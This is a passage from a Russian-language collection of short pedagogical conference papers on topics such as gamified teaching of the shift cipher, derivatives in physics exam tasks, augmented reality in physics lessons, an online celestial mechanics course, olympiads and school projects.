Высокий уровне представлен такими показателями: обладает целостным представлением о культуре общения, способность анализировать, оценивать, рефлексировать коммуникативные ситуации сформированы в полной мере; ярко выражена мотивация, демонстрирует осознание важности и значимости ценностей речевой культуры, сформирована потребность в её самосовершенствовании и развитии; наличие эмпатических и рефлексивных способностей; устойчивое стремление аргументировать свою позицию и воспринимать чужую, преодоление конфликтных ситуаций через компромисс, сотрудничество.

Таким образом, анализ научной литературы и собственное теоретическое исследование позволили выделенные критерии, определить показатели, а также выстроенные на их основе уровни сформированности компонентов языковой личности студентов-филологов. Перспективы дальнейшего исследования заключаются в выборе средств и методов диагностики сформированности *компонентов языковой личности студентов-филологов.*

Список литературы

1. Карасик В.И. Языковой круг: личность, концепты, дискурс. М.: Гнозис, 2004. 390 с.
2. Кошкенбаева Р. К. Формирование языковой личности студентов специальности «туризм» как компонент кластерного образования // Международный журнал экспериментального образования. 2013. № 4-2. С. 27–29.
3. Тимофеева Н.А., Хабарова К.В. Роль и значение этнокультурного компонента в формировании и развитии языковой личности иностранных студентов в предвузовской подготовке // Наука искусство культура. 2015. № 2 (6). С. 186-192.

УДК 37.091+303.687.4:512.624.95

ГЕЙМИФИКАЦИЯ В ОБУЧЕНИИ КРИПТОГРАФИИ

Алиева Д. Р., Косова Е. А.
Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

В процессе преподавания криптографии учителя, как правило, используют традиционные методы комбинированного урока – изложение теоретического материала с последующим закреплением путем решения примеров и задач. Такой, репродуктивный, метод оправдан на этапе первичного формирования знаний и умений, но слабо подходит для дальнейшего погружения в тему, не способствует развитию творческих способностей, мотивации к дальнейшему обучению. Для привлечения внимания обучающихся к криптографии, развития их стратегических навыков и аналитико-синтетического мышления часть информации можно преподносить, используя нетрадиционные для школы формы обучения – игры или геймификацию.

Цель работы состоит в том, чтобы показать на примере урока криптографии, как обучающиеся могут быть вовлечены в учебный процесс с соревновательным контекстом.

В рамках работы были изучены различные методы геймификации, особенности и возможности применения этих методов в традиционном и электронном обучении [1, 2, 3]. В качестве практической части исследования разработан план геймифицированного урока по криптографии на тему «Шифр сдвига».

Геймификация на уроке подразумевает наличие правил игры, распределение ролей, игровой процесс и вознаграждение за успешный результат. В процессе урока-игры предполагается комбинированное использование индивидуального, парного и группового методов обучения, частая смена видов деятельности, разнообразие форматов учебных задач. Благодаря такому подходу, количество учеников, которые поняли проблему, существенно возрастает, возникает внутренняя мотивация к преодолению препятствий, исчезает чувство страха и тревожности, связанное с возможной неуспешностью. В рамках разработанной учебной игры обучающимся предлагается попробовать себя в роли агентов разведки, которым необходимо освободить свою планету от злодеев. Путем прохождения различных уровней им необходимо проверить свои знания в теоретической и практической форме – зашифровать сообщение и отправить на базу, а также перехватить письмо от злодеев, декодировать и узнать, как нейтрализовать врагов. За прохождение каждого уровня игрокам начисляются баллы, которые в дальнейшем предлагается обменять на полезные призы. Урок завершается оцениванием. В результате геймифицированного урока «Шифр сдвига» обучающиеся получат не только учебные знания в области шифрования, умения и навыки применять методы кодирования и декодирования различных текстов, но и разовьют коммуникативные компетенции.

В процессе исследования выявлено, что применение геймификации в учебном процессе способствует развитию аналитико-синтетического мышления. В традиционном и электронном обучении рекомендовано использовать геймифицированные уроки, если это педагогически оправдано. Апробация геймифицированных уроков по криптографии запланирована на 2020-2021 учебный год.

Список литературы

1. Мазелиз А.Л. Геймификация в электронном обучении URL: https://muh.ru/wp-content/uploads/docs/gamification_st_2015.pdf (дата обращения: 04.03.2020)
2. Ница А. Геймификация в образовании URL: https://te-st.ru/2012/12/21/gamification-education/ (дата обращения 10.03.2020)
3. Никитин С. И. Геймификация, игрофикация, играизация в образовательном процессе // Молодой ученый, 2016. ─ №9. ─ с. 1159-1162 URL: https://moluch.ru/archive/113/28806/ (дата обращения 10.03.2020)

УДК 530:517.23:37.026

ПРОБЛЕМА ПОНИМАНИЯ ПРОИЗВОДНОЙ И ЕЁ ФИЗИЧЕСКОГО СМЫСЛА ПРИ РЕШЕНИИ ЗАДАЧ ЕГЭ ПО ФИЗИКЕ

Гребенева А. А.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

За последние пять лет наблюдается рост участников ЕГЭ по физике, а также рост общего среднего балла. Профессии технического профиля вновь становятся популярными, спрос на таких специалистов повышается [1]. Однако, существует ряд проблемных задач, при решении которых часто возникают вопросы и ошибки у школьников.

Согласно данным ФИПИ, 40% сдающих экзамен в 2019 году не справились с заданием базового уровня первой части КИМа (Контрольно-измерительного материала) из раздела механики – на установление соответствия между графиками и физическими величинами, а также между физическими величинами и формулами [1]. При подготовке этого задания в школе делают упор на теоретические знания механики; упор идет на формулы для прямолинейного и криволинейного движений, не раскрывая данную тему со стороны производной. Большинство подобных задач не являются самыми трудными на экзамене, но требуют опыта решений, внимания, из-за недостатка которого часто совершаются ошибки, о чем свидетельствует статистика прошлых лет.

Кроме традиционного метода решения существуют и другие, нестандартные. Один из них – ввод понятия мгновенной скорости, скорости изменения функции, предела функции. Определяя мгновенную скорость тела через среднюю скорость, тем самым вводя понятие предела уже известного одиннадцатиклассникам из начал математического анализа и уроков алгебры, уменьшаем время выполнения задания, подчеркиваем взаимосвязь физики и математики. Иными словами, вводим понятие производной функции, рассматривая ее физический смысл.

Для данного подхода к решению достаточно понимания, что скорость – это первая производная пути, а ускорение – вторая (мгновенное ускорение – та же физическая величина, равная пределу отношения изменения скорости к промежутку времени, за который это изменение произошло, при стремлении промежутка времени к нулю) [2].

Широким применением пользуются следующие формулы (табл. 1):

Таблица 1. Формулы из темы «Кинематика»

Физическая величина	Формула	Мгновенное значение
Перемещение	$x = x_0 + V_0 t + \frac{at^2}{2}$	–
Скорость	$V = V_0 + at$	$V = \frac{\Delta x}{\Delta t} = \frac{dx}{dt} = \acute{x}$
Ускорение	$a = \frac{V - V_0}{\Delta t}$	$a = \frac{\Delta V}{\Delta t} = \frac{dV}{dt} = \acute{V}$
Угловая скорость	$\omega = \frac{2\pi}{T}$	$\omega = \frac{\Delta\varphi}{\Delta t} = \frac{d\varphi}{dt} = \acute{\varphi}$
Второй закон Ньютона	$F = ma$	$F = m\frac{dV}{dt}$

Рациональнее пользоваться формулами мгновенного значения, нежели цепочкой преобразований из школьных формул по кинематике. Именно из-за такого метода решения допускаются ошибки при решении задач. Например, рассмотрим задачу №7 из сборника по подготовке к экзамену под редакцией Демидовой [3].

«Выражения А и Б определяют зависимость координат двух тел от времени. Установите соответствие между зависимостью координаты тела от времени и зависимостью проекции скорости от времени для этого же тела (все величины заданы в СИ – системе измерений). К каждой позиции первого столбца подберите соответствующую позицию из второго столбца и запишите в таблицу выбранные цифры под соответствующими буквами». В таблице 2 приведено краткое условие задачи.

Таблица 2. Задача

КООРДИНАТА	СКОРОСТЬ
А) $x = 8 + 2t^2$	1. $V_x = 3 + 4t$
Б) $x = 8 + 3t + 2t^2$	2. $V_x = 4t$
	3. $V_x = 2t$
	4. $V_x = 3 + 2t$

Итого, связывая физические процессы с элементами высшей математики, в частности с началами математического анализа, можно усовершенствовать и углубить знания школьников об изучаемых явлениях и разделах физики, причем не только механики, но и термодинамики. Таким образом, повышается общий уровень развития и изучения данных дисциплин, умение мыслить нестандартно, не занимаясь подгонкой чисел под ответ, а детализировано разбираясь как в физических законах, так и в методах их выведения, используя математику в качестве инструмента.

Список литературы

1. Демидова М.Ю. Методические рекомендации для учителей, подготовленные на основе анализа типичных ошибок участников ЕГЭ 2019 года http://www.fipi.ru/sites/default/files/document/1569398246/fizika_2019.pdf

2. Парфентьева Н.А., Фомина М.Ф. Физика: теория, задачи, решения. Часть первая, // Библиотека школьника и абитуриента 1995, С. 13-34.

3. 30 вариантов / под ред. М. Ю. Демидовой. — М: Издательство «Национальное образование», 2020. — 400 с. — (ЕГЭ. ФИПИ — школе).

УДК 37.013

ПРИМЕНЕНИЕ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ НА УРОКАХ ФИЗИКИ В СРЕДНЕЙ ШКОЛЕ

Егорова А. А., Турилин А. С., Коноваленко С. П.

Таганрогский институт имени А. П. Чехова (филиал) Ростовского государственного экономического университета (РИНХ), Таганрог.

Благодаря развитию информационно-коммуникативных технологий, информатизации практически всех областей человеческой деятельности, росту скорости передачи информации в компьютерных сетях, все чаще рассматривается вопрос о влиянии внедрения современной техники на качество образовательного процесса. Поскольку внедрение компьютерных технологий в обучение – объективный и неизбежный процесс, являющийся результатом научно-технического прогресса, проблема виртуализации обучения, как одного из способов такого внедрения, является действительно актуальной.

Внедрение в систему образования современных, цифровых средств обучения должно происходить согласно простому правилу: не ухудшать, а максимизировать эффект от внедрения таких средств, а также получать принципиально новые свойства благодаря грамотному комбинированию существующих и новых средств. Использование в образовании современных виртуальных средств обучения, таких как 3D-моделирование и дополненная реальность, позволяет обеспечить более высокий уровень интерактивности и наглядности физических опытов, при этом практически без серьезных затрат. Применяя данную технологию, учитель может доносить необходимый для изучения

материал в более интересной и доступной для учеников форме, строя урок на основе увлекательных игр и демонстраций.

Цель исследования: рассмотреть элементы дополненной реальности в курсе физики средней школы. Исходя из поставленной цели выявлены следующие задачи: организовать учебный процесс таким образом, чтобы в условиях предъявления новых требований к качеству знаний сформировать у школьников умения и навыки использовать виртуальное научное содержание изучаемых дисциплин в качестве средства решения учебных задач; повысить интерес обучающихся к изучению физики.

Для создания приложения дополненной реальности были использованы следующие программы и инструменты: Unity 3D (рис.1), Blender 2.81 (рис. 2), среда разработки MonoDevelop предназначенная для написания скриптов на языках C# и JavaScript, плагин Vuforia.




Рис. 1. Работа в программе Unity 3D




Рис. 2. Работа в программе Blender 2.81

С помощью указанных программ созданы модели реостата, лампочки, выключателя электрической цепи (рис. 3), модель для демонстрации закона преломления света в различных средах (рис. 4) и другие. Для демонстрации физических явлений и закономерностей на уроке учителю необходимо иметь смартфон с установленным приложением PhysicsAR и заранее распечатанный соответствующий QR-код. Принцип работы приложения заключается в использовании изображения-маркера (в данном случае QR-код): при помощи приложения распознается данный маркер и на экране телефона появляется созданный виртуальный объект; далее предоставляется возможность работы с виртуальным объектом как с реальным. Создаётся иллюзия существования виртуальных объектов в реальном мире.




Рис. 3. Дополненная реальность по теме «Электрическая цепь»




Рис. 4. Дополненная реальность по теме «Закон преломления света»

Всем известно, что современный учитель должен идти в ногу со временем. Именно поэтому применение предлагаемой программы позволит перейти к нетрадиционной форме обучения. Элементы дополненной реальности позволят быстрее и нагляднее представить физические явления и

могут стать как виртуальной лабораторией в кабинете физики, так и портативной лабораторией у обучающегося в смартфоне.

Таким образом, применение дополненной реальности на уроках физики имеет как положительные, так и отрицательные стороны. К несомненным плюсам использования указанной технологии следует отнести то, что происходит более быстрое усвоение знаний, инновационный способ ведения урока, все используемые приложения в свободном доступе, технология проста в использовании. Но могут возникнуть и проблемы: сложность в освоении данной технологии учителями старших поколений, нежелание внедрять инновационные проекты в школы, трудоёмкость и временные затраты на разработку приложений (на создание модели с нуля уходит в среднем около двух дней).

УДК 37.091:004.42:521

ПРИМЕНЕНИЕ ОБРАЗОВАТЕЛЬНОЙ ПЛАТФОРМЫ STEPIK ДЛЯ СОЗДАНИЯ ОНЛАЙН-КУРСА ПО ОСНОВАМ НЕБЕСНОЙ МЕХАНИКИ

Наговская А. Н.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Наш мир многогранен и изменчив. Современное общество постоянно развивается, побуждая людей к поиску новых знаний. Образование также не стоит на месте, открывая новые возможности для их получения.

Мы живём в эпоху интернета и имеем возможность получать информацию из любой точки земного шара, где есть к нему доступ. Онлайн-образование популярно и востребовано, оно даёт возможность получить нужную информацию здесь и сейчас, то есть извлечь максимум пользы при минимуме затрат [1].

Для этой цели лучше всего подходят Массовые открытые онлайн-курсы (МООК), предназначенные для быстрого и эффективного получения новых знаний [2]. Среди них есть как курсы по базовым школьным и университетским предметам, так и авторские курсы на различные темы.

В результате изучения наличия курсов по небесной механике на пяти популярных в России образовательных онлайн-площадках, были получены следующие результаты: Coursera (0 курсов); Stepik (0); Интуит (0); Лекториум (1); Универсариум (0).

Из приведённых данных видно, что полноценный онлайн-курс по данной тематике всего один – «Небесная механика» [3]. Для хорошего усвоения материала курса требуется наличие базовых знаний по основным математическим дисциплинам, которых рядовой пользователь МООК-платформы может и не иметь.

Целью создания нового онлайн-курса по основам небесной механики является предоставление базовых знаний в данной предметной области любому слушателю, вне зависимости от его специальности или возраста. Преимущества данного курса состоят в его краткости и понятности для людей разных сфер деятельности.

Образовательная онлайн-платформа Stepik [4] была выбрана для реализации курса, потому что она:

1) бесплатна и открыта всем желающим;
2) популярна и постоянно развивается;
3) имеет приятный дизайн и удобный конструктор для создания онлайн-курсов;
4) имеет приложение для мобильных устройств с синхронизацией прогресса и возможностью смотреть видео офлайн;
5) имеет возможность выдачи сертификата;
6) сотрудничает с ведущими компаниями и вузами страны.

Ожидается, что разработка онлайн-курса по основам небесной механики будет способствовать расширению кругозора слушателей, а также повышению интереса к данному разделу астрономии. Так как стиль онлайн-обучения доступен всем – от школьников и студентов до людей пенсионного возраста, для обучения необходимо только желание и возможность выхода в Интернет.

Список литературы

1. Ибрагимов И.М. Информационные технологии и средства дистанционного обучения: учеб. пособие для студ. высш. учеб. заведений / И.М. Ибрагимов; под ред. А.Н. Ковшова. – 2-е изд., стер. – М.: Издательский центр «Академия», 2007. 336 с.
2. Лебедева М.Б. Массовые открытые онлайн-курсы как тенденция развития образования // Человек и общество. 2015. № 1 (42). С. 105-108.
3. Небесная механика. [Электронный ресурс]. URL: https://www.lektorium.tv/skymechanics (дата обращения: 08.03.2020).
4. Stepik – Бесплатные онлайн-курсы. [Электронный ресурс]. URL: https://welcome.stepik.org/ru (дата обращения: 08.03.2020).

УДК 378.147

АНАЛИЗ ЭФФЕКТИВНОСТИ МЕТОДА РАСПРЕДЕЛЕННОГО КОНТРОЛЯ В ФОРМЕ ЗАДАНИЙ ГОСУДАРСТВЕННОЙ ИТОГОВОЙ АТТЕСТАЦИИ ПРИ ПОДГОТОВКЕ К ОГЭ ПО ФИЗИКЕ В СРЕДНЕЙ ШКОЛЕ

Новицкая В. В., Рогова О. В.

Севастопольский государственный университет

В настоящее время для огромного количества нынешних российских выпускников наступление лета неразрывно связано со сдачей государственной итоговой аттестации, характерными признаками которой являются стресс и паника. Подобную картину можно наблюдать как у выпускников 11-х, так и 9-х классов. Всегда ли так было и насколько это нормально? В ходе работы с исторической литературой было выявлено, что первые выпускные экзамены в российских гимназиях появились лишь в 1837 году.

Впервые государственная итоговая аттестация в форме ЕГЭ проводилась в качестве эксперимента по восьми учебным дисциплинам в некоторых регионах Российской Федерации в 2001 году. Начиная с 2009 года, она стала обязательной для всех регионов. Тогда же появилась такая форма ГИА как ГВЭ, применяемая для контроля знаний обучающихся определенных категорий. Понятие «ОГЭ» – основного государственного экзамена – было введено только, когда ГИА-9 стала обязательной для всех девятиклассников в 2014 году. Идея проведения Государственной итоговой аттестации принадлежит министру Владимиру Филиппову. Реализатором идеи стал Владимир Хлебников [1].

Целью системы оценки качества образования является получение объективной информации о степени соответствия образовательных результатов и условий их достижения требованиям, определяемым государственным и социальным стандартами.

Было выявлено, что результативность ГИА по физике за последние годы понижается. На наш взгляд, одной из основных причин низкой результативности является стрессовое состояние до и во время проведения экзамена, неуверенность в себе, своих знаниях, а также заниженная самооценка учащихся. Так же, анализируя работы учащихся прошлых лет, были обнаружены следующие проблемы, не связанные с психологическим барьером:

- непонимание физических понятий и определений;
- незнание формул и законов, небрежность при работе с ними;
- неумение работать со справочными материалами и таблицами, которые присутствуют в КИМ;
- неумение выполнять операции с переводом единиц измерения;
- слабые вычислительные навыки, приводящие к ошибкам при математических расчетах;
- низкий процент верно решивших количественные и качественные задачи, (большинство участников экзамена вообще не приступали к решению этих задач);
- большие трудности в выполнении практических заданий (несоответствие приборов в школьных лабораториях новому оборудованию, предложенному во время экзамена);
- проблемы оформления решений в заданиях с развернутым ответом: многословность пояснения очевидных фактов.

Решению данных проблем требуется уделить особое внимание. В настоящее время наиболее эффективными формами, методами и приемами по подготовке к экзамену по физике являются:

- работа с тестовыми заданиями, заданиями открытого типа и экспериментальной частью;
- дифференцированный подход в обучении и подготовке;
- индивидуальные занятия, консультации, обзорные уроки, практические работы.

Сейчас все чаще учащиеся, планирующие сдавать ОГЭ, не ограничиваются только материалами школьной программы. Этому способствует несколько факторов. Во-первых, сейчас чаще всего для успешной сдачи экзамена недостаточно одной только школьной программы. Это может быть связано с тем, что курс школьной программы недостаточно регулярен или в целом не охватывает каких-то тем, и, следовательно, текущих знаний школьнику может просто не хватить. Кроме того, скорость усвоения материала у учащихся может быть различной. Не каждый ученик способен с первого раза усвоить новую тему. Именно поэтому выпускники 9 класса все чаще прибегают к помощи репетитора, ведь индивидуальные занятия с репетитором – быстрая возможность выполнить такую задачу, а также получить новые недостающие для сдачи экзамена знания. Популярным является и посещение специализированных курсов. Однако все это имеет смысл только в том случае, если учащийся продолжит активно готовиться к экзамену и самостоятельно. Для этого ему необходимы умения самостоятельного поиска проблем, постановки задач по их решению для успешного достижения результата в осуществлении любого вида деятельности. Именно эти навыки нужны человеку для успешной подготовки не только к ОГЭ, но и полноценной жизни в обществе [2, 3].

Наиболее эффективными способами самостоятельной подготовки к экзамену, на наш взгляд, являются следующие формы работы:

1. Работа на специализированных сайтах, допускающих как поиск теоретического материала по теме, так и практических заданий в форме ОГЭ.
2. Просмотр видео-уроков.
3. Сборники заданий для подготовки к ОГЭ.

Нами разработан комплекс заданий, схожий по формату с заданиями ОГЭ, решая которые ученики могут более качественно подготовиться к Государственной итоговой аттестации. Задания представляют собой расширенные аналоги КИМ на определенную тему по физике, составленные по образцам прошлых лет [2, 3].

Таким образом, можно выделить основные преимущества самостоятельной подготовки к ОГЭ по физике:

1. Возможность составления личного графика занятий, который будет учитывать темп успеваемости ребенком в освоении или отработке материала.
2. Наличие психологически комфортной среды для лучшего освоения предмета.
3. Получение навыков поиска и отбора необходимой информации.
4. Развитие аналитического мышления, памяти, способности действовать в условиях многозадачности.
5. Экономия материальных и эмоциональных ресурсов.

Однако не стоит забывать, что для полноценной и продуктивной подготовки к ОГЭ по физике невозможно отдельно выделить какой-то один метод. Рекомендуется комбинировать или чередовать варианты: проходить тесты, решать задачи, читать книги, смотреть видео-уроки. Тогда подготовка будет максимально эффективной.

Список литературы

1. Васильева, Т.С. ФГОС нового поколения о требованиях к результатам обучения // Теория и практика образования в современном мире: материалы IV Междунар. науч. конф. (г. Санкт-Петербург, январь 2014 г.). — СПб.: Заневская площадь, 2014. — С. 74-76.

2. Е.Е. Камзеева, М.Ю. Демидова «Методические рекомендации по оцениванию выполнения заданий ОГЭ с развернутым ответом» – Москва. – 2019.

3. Т.С. Фещенко, В.Н. Томашов «Подготовка школьников к выполнению экспериментальной части ОГЭ по физике в условиях развития системы профильного обучения» – Москва. – 2016.

УДК 378.147

РЕАЛИЗАЦИЯ ПРОЕКТНОЙ ДЕЯТЕЛЬНОСТИ КАК ОБЯЗАТЕЛЬНОГО ПРОГРАММНОГО КОМПОНЕНТА ПРИ ОБУЧЕНИИ ФИЗИКЕ В СРЕДНЕЙ ШКОЛЕ

Рогова О. В., Васильев М. М.

Севастопольский государственный университет

Современное общество претерпевает радикальные изменения, связанные с нарастающей цифровизацией. Это не может не отражаться на школе, как основном институте подготовке детей к выбору жизненной траектории. Основным изменением, касающимся процесса обучения, является внедрение в школьную программу компонента проектной деятельности. Именно проектная деятельность на базе учебного учреждения является одним из главных элементов реализации профессиональной навигации для учащихся. Учебные проекты могут быть ориентированы на конкретные дисциплины или реализованы в мультидисциплинарном формате. В процессе работы над подобными проектами учащийся реализует одновременно 2 задачи: изучение материала, предусмотренного школьной программой; профессиональная навигация и апробация данного направления. Обе задачи ведут к принятию решения о выборе профессиональной траектории и возможности дальнейшего развития в ней [1,2].

Для школьника работа над проектом — это процесс самореализации, самопознания, а также процесс профессиональной навигации. Это деятельность, которая позволяет проявить себя индивидуально или в группе, проверить свои знания и силы в конкретном направлении, реализовать свою собственную идею и продемонстрировать свои достижения публике. Это деятельность, направленная на решение интересной проблемы, сформулированной самими учащимися. Результат этой деятельности - найденный способ решения проблемы - носит практический характер и значим для самих открывателей [3].

Реализация проектной работы со школьниками проводилась в рамках магистерского исследования на протяжении 2019-2020 года на базе ГБОУ СОШ №22 им Генерала Острякова в формате внеклассной деятельности с учащимися 7го класса.

Основными задачами для начала работы над проектами стояли:

- Изучение методик организации проектной деятельности
- Получение разрешения от администрации на формирование фокус-группы для реализации проектного обучения по физике в рамках внеклассной деятельности.
- Формирование проектной группы среди учащихся параллелей седьмых классов
- Мотивационная работа с учащимися для проявления интереса к техническому направлению деятельности
- Формирование удобного расписания для детей, а также получение разрешения проведения проектной работы в классе информатики
- Формирование команд по направлениям
- Работа над проектом и его защита.

По итогу подготовительных работ на запуске проектной деятельности была собрана команда из 10 человек с интересными креативными проектами. Среди проектов были следующие: «Умный будильник» - будильник, который выключается после решения простого уравнения; «Автополив цветов» - устройство, которое самостоятельно определяет когда нужно полить комнатное растение и поливает его; «Сайт о похудении» - сайт с калькуляцией калорий для подбора оптимальной диеты и т.д. реализация проектов происходила в течении 3 месяцев. 25 февраля состоялась защита проектов на базе ГБОУ СОШ 22 с церемонией награждения проектных групп, занявших первое, второе и третье места.

По итогам защиты можно сделать следующие выводы:

1) Перед началом работы над проектами необходимо провести небольшой курс работы в Microsoft Word и PowerPoint в связи с плохими навыками работы в этих приложениях.
2) Для формирования более полного понимания процесса реализации и защиты проекта необходимо провести реализацию общего пробного проекта для всех участников проектной деятельности.
3) Группы для реализации проекта не должны превышать 20 человек. Каждый человек сверх этой нормы снижает индивидуальность проектов в целом из-за перегруженности проектного куратора.

4) Индивидуальность проектов возрастает по мере реализации проектной деятельности.
5) Необходимы дополнительные консультации преподавателей разных предметных областей для формирования более широкого видения своего проекта у проектной группы.

Список литературы

1. Статья: профессор Фещенко Т.С. Россия, г. Москва, ГАОУ ВО МИОО, tatyana-feshchenko@yandex.ru

2. Фещенко Т.С., Шестакова Л.А. Конвергентный подход в школьном образо-вании – новые возможности для будущего [Текст] /Т.С. Фещенко, Л.А. Шестакова //Международный научно-исследовательский журнал. International research journal. Часть вторая. №11 (65) , 2017 – с.159- 165

3. Семененко Н. М. Проектная деятельность при изучении физики как способ повышения мотивации обучающихся // Молодой ученый. — 2016. — №26. — С. 694-696. — URL https://moluch.ru/archive/130/35888

УДК 37.062.2

ОРГАНИЗАЦИЯ И ПРОВЕДЕНИЕ МНОГОПРОФИЛЬНЫХ ОЛИМПИАД КАК ЭЛЕМЕНТ ПРОФЕССИОНАЛЬНОЙ НАВИГАЦИИ ДЛЯ УЧАЩИХСЯ СОШ

Руснакова Е. В., Рогова О. В., Алексанцева Д. В.
Севастопольский государственный университет

Интенсивное развитие мировой экономики, промышленности, виртуальных технологий и сферы услуг обусловило необходимость появления сотен новых профессий. Однако на рынке труда наибольшим спросом пользуются специалисты, обладающие компетенциями в нескольких областях. Подобная тенденция относится к профессиям, требующим как интеллектуального, так и физического труда.

В связи с этим для подготовки востребованного специалиста, обладающего знаниями и навыками в нескольких отраслях, необходимы преобразования в системе общего образования: введение пула разносторонних предметов и уменьшение количества узконаправленных дисциплин. Средством и неотъемлемой частью данного «преобразования» сегодня является введение компетентностного подхода к обучению. По мнению исследователей Г.П. Гагаринской и Н.А. Русиной, цель обучения в формате компетентностного подхода заключается в получении «интегрированного результата образования» [1], т.е. достижении интеграции в образовании, а компетенция рассматривается как «интегральная характеристика личности» [2]. Следовательно, все виды учебной деятельности должны быть направлены на формирование одновременно нескольких компетенций. Желаемый результат выполнения данной деятельности мы условно будем называть «поликомпетентностью».

Мы считаем, что подобную «поликомпетентность» необходимо развивать уже на этапе получения общего среднего образования.

Действенным способом совершенствования полученных знаний, умений и навыков является участие в многопрофильных олимпиадах и конкурсах. Многопрофильная олимпиада – одна из актуальных форм внеучебной работы, проводимая в целях повышения уровня подготовки по отдельному предмету или комплексу предметов. Мы считаем, что многопрофильные олимпиады школьников являются одним из способов формирования «поликомпетентности» у школьников.

Основным конкурсом для обучающихся школ всей страны является Всероссийская олимпиада школьников (далее – ВСОШ), которая проводится Министерством просвещения. Ежегодно участниками данного соревнования становятся тысячи школьников по всей стране. В системе оценки качества образования ВСОШ является показателем эффективности образовательного процесса в регионе. Качество участия во всех этапах ВСОШ показывает сформированность системы работы с талантливыми детьми на региональном уровне. Поэтому анализ показателей участников ВСОШ и других олимпиад школьников необходим для планирования работы с одаренными детьми.

Однако, Всероссийская олимпиада школьников на региональном и заключительном этапах выходит за пределы школьной программы. В связи с этим для участия и победы на ВСОШ необходимо углубленное изучение конкретной дисциплины на протяжении длительного периода

времени. Осуществление подготовки обучающегося к решению задач повышенного уровня сложности требует систематической работы педагога и высокой мотивации школьника [3]. Данный факт снижает интерес к участию в олимпиаде, олимпиадному движению в целом у основной массы обучающихся.

Следовательно, основными причинами затруднения участия в ВСОШ являются:

- повышенный уровень сложности заданий;
- наличие материала, выходящего за рамки школьной программы;
- сложность организации систематических внеурочных занятий по конкретному предмету;

Привлечение школьников к олимпиадному движению, по нашему мнению, возможно при помощи организации многопрофильных практикоориентированных олимпиад и конкурсов.

В Севастопольском государственном университете (далее – СевГУ) с 2017 года проходит Межрегиональная многопрофильная олимпиада для школьников «Морской старт» (далее – Олимпиада). Соревнование проходит в два этапа: заочный (онлайн-тур) и очный тур. Заочный тур делает доступной Олимпиаду для широкого круга школьников, а средний уровень сложности дает возможность большинству участников набрать достаточное количество баллов для поддержания интереса к олимпиадному движению. Данный метод привлечения талантливой молодежи к участию в олимпиадах и конкурсах показывает достаточную результативность. В течение трех лет Олимпиада расширяет направления участия и количество участников. Тенденция к увеличению представлена в Таблице 1.

Таблица 1. Олимпиада «Морской старт»

Уч.год	Наименование направлений	Количество направлений	Количество участников
2017/2018	1. Гуманитарные науки 2. Естественные наука 3. Техника и технологии	3	653
2018/2019	1. Гуманитарные науки 2. Естественные наука 3. Техника и технологии 4. Русский язык и русская литература	4	814
2019/2020	1. Инженерно-техническое 2. Экономические науки 3. Социально-гуманитарное 4.Естественно-научное направление 5. Проектно-технологическое 6. Отечественная филология	6	1250

Проведение многопрофильных олимпиад школьников является одной из форм работы с талантливыми детьми в Севастопольском государственном университете.

Таким образом, анализ количественных показателей проведения Межрегиональной многопрофильной олимпиады для школьников «Морской старт» показал, что проведение многопрофильных олимпиад способствует формированию интереса к олимпиадному движению, повышения уровня знаний в различных областях науки, и, следовательно, обладая интегративными свойствами, участие в олимпиадах является средством достижения поликомпететности в процессе обучения.

Список литературы

1. Компетентностный подход: пути реализации: моногр. / Г.П. Гагаринская, В.П. Гарькин, Е.Н. Живицкая, О.Ю. Калмыкова, Н.В. Соловова ; Гос. образоват. учреждение высш. проф. образования «Самарский гос. ун-т» [и др.]. – Самара: Универс групп, 2008. – 257 с.

2. Русина Н.А. Компетентностный подход в системе высшего медицинского образования // Высш. образование в России. – 2010. – № 2. – С. 100–107.

3. Электронный доступ: http://rsr-olymp.ru/ (дата обращения: 02.02.2020)

УДК: 371.38

РЕКОМЕНДАЦИИ ПО ПРИМЕНЕНИЮ ИКТ ПРИ ОРГАНИЗАЦИИ ДЕЯТЕЛЬНОСТИ ВОСПИТАТЕЛЕЙ ФИЛИАЛА НВМУ (СЕВАСТОПОЛЬСКОЕ ПКУ)

Чаплинская О. А., Ярошенко О. В.

Филиал ФГКОУ «Нахимовское военно-морское училище Министерства обороны РФ» (Севастопольское ПКУ), г. Севастополь

Тема актуальна, так как на сегодняшний день воспитателям, работающим в военно–морских училищах, нельзя отставать от быстрого развития науки, общества, техники. Воспитатели филиала Нахимовского военно-морского училища (Севастопольское ПКУ), воспитывая нахимовцев, учатся сами работать с постоянно обновляющимся компьютерным программным обеспечением. На всё это уходит немалое количество их сил и времени.

Цель: дать рекомендации по применению информационных компьютерных технологий при организации деятельности воспитателей филиала Нахимовского военно-морского училища (Севастопольское ПКУ).

Сегодня на помощь воспитателям приходят новые компьютерные технологии. Воспитатели чаще всего самостоятельно осваивают данные технологии. Нахимовцам нравится играть в компьютерные игры, смотреть фильмы, общаться в социальных сетях. Воспитанники филиала НВМУ (Севастопольское ПКУ) любят компьютер и проявляют к нему интерес, и именно поэтому данный интерес необходимо воспитателям направлять в нужное русло. Для этого воспитателям необходимо свободное время, терпение, желание, любовь к обучающимся и к своей работе. Ведь нахимовцев, обучающихся в филиале Нахимовского военно-морского училища (Севастопольское ПКУ) невозможно воспитывать без современных компьютерных технологий. Этого требует современный компьютеризованный мир. А воспитатели, улавливая малейшие изменения в российском обществе, должны идти в ногу со временем. Нахимовцы легче идут на контакт, если в воспитателях они видят грамотных, современных людей, умеющих применять все прогрессивные технологии, в том числе и компьютерные. На классных часах воспитатели не только применяют методы бесед и лекций, но все чаще обращаются к таким методам, как: диспут, самостоятельный поиск правды и истины, применение новых информационных технологий, а именно компьютерных. Когда говорят о филиале НВМУ (Севастопольское ПКУ), то подразумевают не только заведение, в котором воспитанники получают знания, но и где нахимовцы получают хорошее воспитание, чтобы выйти в жизнь не только умными, но и воспитанными морскими офицерами. Воспитательная функция в работе воспитателей филиала НВМУ (Севастопольское ПКУ) занимает первостепенное место. Важнейшей формой работы воспитателей для реализации этой функции является классный час. Применение компьютеров, ноутбуков, интерактивных досок для подготовки и проведения классных часов может существенно разнообразить и увеличить эффективность проведения любого занятия. Сейчас в Интернете существует большое количество фильмов, в которых затрагиваются проблемы правонарушений, алкоголизма, курения, наркомании, преступлений подростков [2, с. 23]. Полезно увидеть воспитанникам эти фильмы на классном часе и обсудить. Кроме этого, компьютер на классном часе может применяться и для других целей. Для классного часа создавать презентации полезно. Фотографии, видеофрагменты, музыка затрагивает нахимовцев за живое, пронизывает душу. Для создания сценариев классных часов применяется программа 